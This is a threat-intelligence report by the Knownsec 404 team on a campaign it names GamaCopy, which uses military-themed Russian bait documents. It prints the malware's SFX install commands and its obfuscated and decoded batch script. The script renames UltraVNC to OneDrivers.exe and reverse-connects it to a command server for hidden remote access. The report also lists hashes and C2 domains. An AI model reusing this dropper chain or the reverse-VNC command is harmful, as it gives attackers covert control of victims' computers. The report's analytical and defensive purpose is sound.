Love and hate under war: The GamaCopy organization, which imitates the Russian Gamaredon, uses military — related bait to launch attacks on Russia

Knownsec 404 team ⋮⋮ 1/21/2025

Knownsec 404 team

Author：Knownsec 404 Advanced Threat Intelligence teamDate: January 21, 2025中文版：

Recently, our team discovered attack samples targeting Russian-speaking targets during threat hunting. In addition, another related sample was also identified. Both samples follow the same operation process and use the same bait theme.

Through the analysis and association of the samples, the following characteristics are presented in this sample:

1. Initiate attacks by using content related to military facilities as bait.
2. Use the 7z self — extracting program (SFX) to release and load subsequent payloads.
3. Use the open — source tool UltraVNC for subsequent attack behaviors.
4. The TTP (Tactics, Techniques, and Procedures) of this organization imitates that of the Gamaredon organization which conducts attacks against Ukraine.

In the context of the ongoing Russia-Ukraine conflict, the attackers used the content related to military facilities as bait to launch attacks using open source tools, which undoubtedly wanted to hide themselves through the “fog of war”. By tracing the source of the sample, we have associated it with Core Werewolf, a group that has launched multiple attacks against Russia. As is well known, there is another interesting pair of APT attacks that love-hate relationship in the South Asian region, namely sidewinder and sidecopy. The discovered attack activity this time mimics the Gamaredon organization that attacks Ukraine, so it can be named GamaCopy.

At the same time, our team also noticed that multiple historical samples of the same type were attributed to the Gamaredon organization by other security vendors. Obviously, this is a successful false flag operation by the organization that has deceived some vendors who have not conducted in-depth analysis. This article analyzes this question in detail as follows:

1. Sample analysis

The attacker provided information about the condition and location of Russian armed forces facilities, among which the bait document in Sample 1 as follows:

The bait document in Sample 2 is as follows:

Выписка
из осведомленности ВСУ о состоянии и положении объектов ВС РФ
по состоянию на 19.08.2024 г.

Получена информация об угрозах безопасности участвующей в спициальной военной операции группировки войск.
Противник осведомлен о дислокации подразделений Вооруженных Сил Российской Федерации:

Дата	Объект	Район	X	У
17.08.24	Скопление ВВТ			
18.08.24	Скопление л/с			
19.08.24	Скопление ВВТ			
19.08.24	Укрытие для ВВТ			
18.08.24	Скопление л/с			
18.08.24	Скопление ВВТ			

Taking Sample 1 as an example, when opened in the # mode of 7z, you can see the SFX related files contained within it:

名称	大小	修改时间	类型	注释	偏移
1.7ZSfxMod_x86.exe	106 496	2012-12-30 1...	PE	7z Setup SFX ...	0
2	10 239				106 496
3.7z	999 152		7z		116 735

File 2 is the SFX self-extracting installation script, which contains numerous character comments and includes real running statements. Its main function is to run 2128869258671564.cmd (copied from 2128869258671564).

```
RunProgram="hidcon:cmd /c  copy /y \"%CD%\*.*\" \"%CD%\..\\\""
RunProgram="hidcon:cmd /c  cd %TEMP% & copy 2128869258671564 2128869258671564.cmd"
RunProgram="hidcon:cmd /c  cd %TEMP% & 2128869258671564.cmd"
;!@InstallEnd@!
```

2128869258671564.cmd is a bat script that uses setlocal enabledelayedexpansion to set local as a delay extension (used to obfuscate subsequent script content and increase static analysis difficulty)

```
@echo off
setlocal enabledelayedexpansion
set qH09C99O79b99D49O0=%COMPUTERNAME%
set db53P23A03h83Z23e6=4797
set rM91V31H31q51V41E3=Ultr
set NX96b26L46A16Y66r6=aVNC
set XB69m29u89Y09h29x3=ini
set Xu50a70I60a90u60G7=co
set An78k58l28Y58X58d9=nne
set ts95I65y65n65B05z6=ct
set eQ57L17m67a97kl7F0=svod
set KG18K68K68G68B08D5=fmsru.ru
set ko34v04K34gl4y34Q2=exe
set FW47v87y57B27L97f8=pdf
set EZ25Q55A35K65B95L8=autore
set yD83Q83s33m43T63A6=443
set ew64Y84X64d64S54G3=OneDrivers
set XG80H60O20t60t60B3=co
set PH62Q02n52c72w02c8=nhost
set Lz43F03el3S03l43u6=%TEMP%\l0.77685.cmd
timeout /t 1
```

The script content before obfuscation is as follows:

```
timeout /t 1
copy "Ki58j08O58F68M58q2.Pq87G87O97o67r27Y9" "%eQ57L17m67a97kl7F0%.%FW47v87y57B27L97f8%" & start "" "%CD%\\eQ57L17m67a97kl7F0%.%FW47v87y57B27L97f8%"
timeout /t 4
taskkill /f /im %ew64Y84X64d64S54G3%.%ko34v04K34gl4y34Q2%
copy "yC6ly51v51g71p61U4.Eb21h11U11Z31P71F8" "%ew64Y84X64d64S54G3%.%ko34v04K34gl4y34Q2%"
timeout /t 1
copy "lC32A32W52T12R02u1.uZ94Y64M14m54z84J3" "%rM91V31H31q51V41E3%%NX96b26L46A16Y66r6%.%XB69m29u89Y09h29x3%"
start "" %TEMP%\%ew64Y84X64d64S54G3%.%ko34v04K34gl4y34Q2%
timeout /t 8
start "" %TEMP%\%ew64Y84X64d64S54G3%.%ko34v04K34gl4y34Q2% -%EZ25Q55A35K65B95L8%%Xu50a70I60a90u60G7%%An78k58l28Y58X58d9%%ts95I65y65n65B05z6% -id:%qH09C99O79b99D49O0%_SVOD_%db53P23A03h83Z23e6% -
%Xu50a70I60a90u60G7%%An78k58l28Y58X58d9%%ts95I65y65n65B05z6% %KG18K68K68G68B08D5%:%yD83Q83s33m43T63A6%
timeout /t 1
copy "qK71V01W41S41l01f3.bg44f24K74r64P14Y9" "%XG80H60O20t60t60B3%%PH62Q02n52c72w02c8%.%ko34v04K34gl4y34Q2%"
timeout /t 2
:loop
if exist "%Lz43F03el3S03l43u6%" (
 cmd /c "%Lz43F03el3S03l43u6%"
 timeout /t 1200
 goto :loop
) else (
 timeout /t 60
 goto :loop
)
```


After obfuscating the variables, the script is as follows:

```
copy "Ki58j08O58F68M58q2.Pq87G87O97o67r27Y9" "svod.pdf" & start "" "%CD%\svod.pdf"
timeout /t 4
taskkill /f /im OneDrivers.exe
copy "yC6ly51v51g71p61U4.Eb21h11U11Z31P71F8" "OneDrivers.exe"
timeout /t 1
copy "lC32A32W52T12R02u1.uZ94Y64M14m54z84J3" "UltraVNC.ini"
start "" %TEMP%\OneDrivers.exe
timeout /t 8
start "" %TEMP%\OneDrivers.exe -autoreconnect -id:%COMPUTERNAME%_SVOD_4797 -connect fmsru.ru:443
timeout /t 1
copy "qK71V01W41S41l01f3.bg44f24K74r64P14Y9" "conhost.exe"
timeout /t 2
:loop
if exist "%TEMP%\10277635.cmd" (
 cmd /c "%TEMP%\10277635.cmd"
 timeout /t 1200
 goto :loop
) else (
 timeout /t 60
 goto :loop
)
```

The main functions of the script include:

1. Copy Ki58j08O58F68M58q2. PQ87G87O97o67r27Y9 to svod. pdf and run it.
2. Copy yC61y51v51g71p61U4. Eb21h11U11Z31P71F8 to OneDrivers. exe.
3. Copy lC32A32W52T12R02u1.uZ94Y64M14m54z84J3 to UltraVNC.ini.
4. End the OneDrivers. exe process that is already running on the host and rerun OneDrivers. exe.

In fact, the “OneDrivers. exe” mentioned earlier is the main executable of the open-source remote desktop tool UltraVNC. Attackers rename it as a common process name in the system and connect it to a specified command server for the purpose of disguising themselves. This helps reduce the vigilance of victims to a certain extent.



2. Attribution Analysis

Based on the information obtained from APT organizations, the attack sample may belong to two APT organizations: Gamaredon or GamaCopy.

Gamaredon, also known as Shuckworm, Armageddon, and Primitive Bear, has been targeting Ukraine’s military, non-governmental organizations, judiciary, law enforcement agencies, and non-profit organizations since 2013.

GamaCopy was first discovered in June 2023 and has launched multiple cyberattacks against Russia’s defense and critical infrastructure sectors by mimicking Gamaredo’s TTPs. It is believed that the organization has been active since at least August 2021.


Gamaredo has repeatedly utilized 7z-SFX documents and UltraVNC in previous attack activities. After analysis, we found that the entire attack chain of Gamaredo using UltraVNC has significant differences from the sample discovered this time. Gamaredo often releases and loads the final UltraVNC through macros, and uses VBS scripts multiple times in the attack chain. For example, in early 2022, foreign security vendors exposed a Gamaredon attack on Ukraine, which downloaded subsequent payloads through VBS scripts from multiple planned tasks, including an example of installing UltraVNC using 7z-SFX[1]. At the same time, we found that Gamaredo used port 5612 more frequently when using UltraVNC, rather than port 443 used in this sample.

So, does this attack sample belong to the GamaCopy organization? From the initial exposure of BI.ZONE [2], the structure and code of this sample show considerable overlap with GamaCopy’s tactics. For

example, using 7z-SFX documentation to install and execute UltraVNC, using port 443 to connect to the server, and using a large number of delay extension variables to increase code complexity.

In addition, we noticed that the bait documents in this sample are military facilities and deployment related. In the context of the current Russia-Ukraine conflict, such documents are sensitive and interesting from the perspective of defense and attack. However, after we analyzed the proportion of languages used in the past bait documents of the two organizations, we found that Gamaredon has predominantly used Ukrainian-language bait, while GamaCopy mainly used Russian-language bait on the contrary.

For example, sample bait targeting personnel related to defense policy at the Russian Ministry of Foreign Affairs:



П Р И К А З

НАЧАЛЬНИКА ГЛАВНОГО УПРАВЛЕНИЯ ВОЕННОЙ ПОЛИЦИИ МИНИСТЕРСТВА ОБОРОНЫ РОССИЙСКОЙ ФЕДЕРАЦИИ

« 09 » октября 2019 г. № 159

г. Москва

О порядке проведения проверок и оценки состояния работы по розыску военнослужащих, уклоняющихся от прохождения военной службы, а также содействия органам внутренних дел Российской Федерации в розыске военнослужащих, самовольно оставивших воинской части или места службы

An attack using internal orders of one of Russia's largest joint-stock companies as bait:

ОТКРЫТОЕ АКЦИОНЕРНОЕ ОБЩЕСТВО
«РОССИЙСКИЕ ЖЕЛЕЗНЫЕ ДОРОГИ»
(ОАО «РЖД»)

РАСПОРЯЖЕНИЕ

28 сентября 2021 г. Москва № 2106/р

Об утверждении плана ОАО «РЖД» по противодействию коррупции на 2021 – 2024 годы

3. Summary

Based on the above analysis, from the perspectives of code similarity, language usage in bait documents, and port assets, it is more inclined to attribute the attack samples discovered in this case to the GamaCopy organization. Since its exposure, this organization has frequently mimicked the TTPs used by the Gararedon organization and cleverly used open-source tools as a shield to achieve its own goals while confusing the public.

4. IOC

Hash:
- c9ffc90487ddcb4bb0540ea4e2a1ce040740371bb0f3ad70e36824d486058349
- a9799ed289b967be92f920616015e58ae6e27defaa48f377d3cd701d0915fe53
- afcbaae700e1779d3e0abe52bf0f085945fc9b6935f7105706b1ab4a823f565f
- 2da473d1f510d0ddbae074a6c13953863c25be479acedc899c5529ec55bd2a65
- 2b2da38b62916c448235038f09c51f226d96087df531b9a508e272b9e87c909d
- f583523bba0a3c27e08ebb4404d74924b99537b01af5f35f43c44416f600079e

C2:
- nefteparkstroy.ru[:]443
- fmsru.ru[:]443

REF：
1. https://www.security.com/threat-intelligence/shuckworm-gamaredon-espionage-ukraine
2. https://bi.zone/expertise/blog/core-werewolf-protiv-opk-i-kriticheskoy-infrastruktury/